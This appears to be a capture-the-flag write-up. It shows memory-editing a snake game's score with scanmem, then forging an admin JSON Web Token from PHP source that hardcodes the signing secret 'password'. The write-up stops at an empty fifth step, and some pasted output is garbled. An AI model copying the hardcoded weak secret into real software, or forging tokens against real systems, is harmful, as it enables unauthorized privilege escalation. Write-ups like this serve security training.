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Challenge 1: Get-The-Flag

Get-The-Flag


```
(hanming@kali)-[~/Desktop/Self_Study/MCC2024]
$ file get-the-flag
get-the-flag: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c67066a8653cf64a9ad8679273ec98b81f8713fd, for GNU/Linux 3.2.0, stripped
```

After unzip the file, we can see that a get-the-flag file, I do the basic file analysis and notice that the get-the-flag is a executable file. So I change the mode of the file to executable.

Then by running the executable, we see that is a snake game. Besides, that is a reminder with **You need to get exactly 16525 points for the flag**. Therefore, I know the goal is to set the score to 16525 points.

To do this runtime modification, we can use **scanmem (commandline)** or **GameConqueror (Linux GUI)** or **Cheat Engine (Windows GUI)**

Step 1:



Run the "get-the-flag" executable.

Step 2:

```
(hanming@kali)-[~]
$ ps aux | grep "get-the-flag"
hanming 35421 75.1 0.1 72096 2944 pts/0 Rl+ 23:30 0:05 ./get-the-flag
hanming 35489 0.0 0.1 6356 2176 pts/1 S+ 23:30 0:00 grep --color=auto get-the-flag
```

Without closing the executable, then we use **ps aux | grep "get-the-flag"** to find the pid for the executable, this will be used for the **scanmem**.

Step 3:

```
(hanming@kali)-[~]  
$ scanmem  
scanmem version 0.17  
libscanmem version 0.17  
  
Copyright (C) 2006-2017 Scanmem authors  
See https://github.com/scanmem/scanmem/blob/master/AUTHORS for a full author list  
  
scanmem comes with ABSOLUTELY NO WARRANTY; for details type `show warranty'.  
This is free software, and you are welcome to redistribute it  
under certain conditions; type `show copying' for details.  
  
warn: Run scanmem as root if memory regions are missing. See scanmem man page.  
  
Enter the pid of the process to search using the "pid" command.  
Enter "help" for other commands.  
> pid 35421  
info: maps file located at /proc/35421/maps opened.  
info: 8 suitable regions found.
```

Next, we run the **scanmem** and attach the pid of the "get-the-flag".

Step 4:

```
> 0  
01/08 searching 0x5624f238c000 - 0x5624f238d000.....ok  
02/08 searching 0x5624f403f000 - 0x5624f4060000.....ok  
03/08 searching 0x7f0608000000 - 0x7f0608021000.....ok  
04/08 searching 0x7f060ce67000 - 0x7f060d069000.....ok  
05/08 searching 0x7f060d241000 - 0x7f060d24e000.....ok  
06/08 searching 0x7f060d370000 - 0x7f060d372000.....ok  
07/08 searching 0x7f060d373000 - 0x7f060d377000.....ok  
08/08 searching 0x7ffc1b52c000 - 0x7ffc1b54d000.....ok  
info: we currently have 2556348 matches.  
2556348> █
```

Then we search for the score value which is 0. We can see there are a lot of addresses with value of 0.

Step 5:

```

S+ 23:30 0:00 grep --color=auto cat /dev/urandom
--(hacking@kali)~]
$ scanmem
scanmem version 0.17 ...
libscanmem version 0.17
#
copyright (C) 2006-2017 Scanmem authors
see https://github.com/scanmem/scanmem/blob/master/AUTHORS for a full author list
scanmem comes with ABSOLUTELY NO WARRANTY; for details type 'show warranty'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'show copying' for details.
Missing. See scanmem man page.

Reminder:
You need to get exactly 16525 points for the flag
Hi-Score: 20
Score: 10

q: quit
Space: pause/start
```

Next, we will play the game and make the high-score and the current score is different.

Step 6:

```

2556348> 0
.....ok
info: we currently have 2555706 matches.
2555706> 10
.....ok
info: we currently have 1 matches.
info: match identified, use "set" to modify value.
info: enter "help" for other commands.
1> list
[ 0] 7ffc1b54a95c, 7 + 1e95c, stack, 10, [I32 I16 I8 ]
1> set 0=16525
info: setting *0x7ffc1b54a95c to 0x408d...
1> 
```

Then we go back **scanmem** and search for the current score value. We can see there is only 1 address match the value, therefore we just modify that value to 16525.


Step 7:

```

|                                     |
|               Game Over!           |
|Score: 16525                         |
|Flag: CSCTF{Y0u_b34T_My_Sl1th3r_G4m3!} |
|                                     |
```

We just go back the executable and run it and then we can get our flag.

Challenge 2: Lekir Framework – Json Web Token



First of all, let's review the source code provided.

```
<?php
```

```
-- get-data.php
```

```
require_once 'vendor/autoload.php';
```

```
use Firebase\JWT\JWT;
```

```
// Your secret key for signing the token
```

```
$secretKey = 'password';
```

```
// User information or any other data you want to include in the token
```

```
$userData = [
```

```
    'jwtrole' => 'user'
```

```
];
```

```
// Create a token
```

```
$token = JWT::encode($userData, $secretKey, 'HS256');
```

```
-- ./api/process-token.php

//verify the token

if (isset($_POST['token'])) {

    $token = $_POST['token'];

    try {

        $decoded = JWT::decode($token, new Key($secretKey, 'HS256'));

        $role = $decoded->jwtrole;

        session_start();

        $_SESSION['jwtrole'] = $role;

        header('Location: ../jwt.php');

        exit();

    }

}
```

```
-- jwt.php

//logic

if(isset($_SESSION['jwtrole'])){

    if($_SESSION['jwtrole'] === 'admin'){

        $data = "FLAG = FLG_H@k1M3TaWP@n!";

    }

}
```

```
} elseif($_SESSION['jwtrole'] === 'user'){
```

```
$data = "Oppppsss! No permission!";
```

```
} else {
```

```
$data = "Come get your flag!";
```

```
}
```

```
}
```

```
?>
```

From the source code provided, we know that we need to change the **jwtrole** to **admin**, and the **secret key** for the token is **password**. Then start to exploit.

Step 1

3	http://localhost:1337	GET	/jwt.php		200	41335	HTML	php	LEKIR
2	http://localhost:1337	POST	/api/process-token.php	✓	302	311	HTML	php	
1	http://localhost:1337	GET	/get-data.php		200	307	text	php	

Click "**Show me the Flag**" and it shows **No Permission**, then we go to burpsuite and check the requests.

Step 2

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to /api/process-token.php. The response is a 302 Found status with headers indicating it's an HTML page from localhost:1337.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 117 9 Origin: http://localhost:1337 10 Connection: close 11 Referer: http://localhost:1337/jwt.php 12 Cookie: sessionid=nsfnp16h5fyie1m985n86lpvnbj14n3s; PHPSESSID=b9da2a2b689994d70e9a3cd72d5fc16a; user_id=1; page=page1.php 13 Upgrade-Insecure-Requests: 1 14 Sec-Fetch-Dest: document 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-User: ?1 18 19 token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqd3RyY2x1IjoidXNlciJ9.gFoz-r5D4B_1MwOTI0LcGkPsCMuQWZbCIXi-r8hOLCs%0D%0A</pre>		<pre>1 HTTP/1.1 302 Found 2 Date: Wed, 11 Sep 2024 06:19:53 GMT 3 Server: Apache 4 X-Powered-By: PHP/8.2.23 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Location: ../jwt.php 9 Content-Length: 0 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13</pre>	

By browsing those 3 requests, we see that the **POST** Request, got a token looks like jwt, and since the challenge already mentioned about Json Web Token, so can tell that is a jwt.

Step 3

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqd3Ryb2x1IjoiaXNlciJ9.vr0YtxgGkG6bjzA4cijfArHE3DVMymKwULRa_E2LCTg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "jwtrole": "user"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Copy the jwt and browse jwt.io then paste the jwt in the column. Then we can see the **Header, Payload, Verify Signature**

Step 4

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqd3Ryb2x1IjoieWRtaW4ifQ.1BCdFBv-u7__2cD2QSmxtR3zTBnH9HHU9L3ZeqDE5TQ
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "jwtrole": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  password
) ☐ secret base64 encoded
```

We can see that in the Payload column, **"jwtrole" = "user"**. Then we can change it to **"jwtrole" = "admin"**. Besides, have to change the secret key to **password**.

Step 5

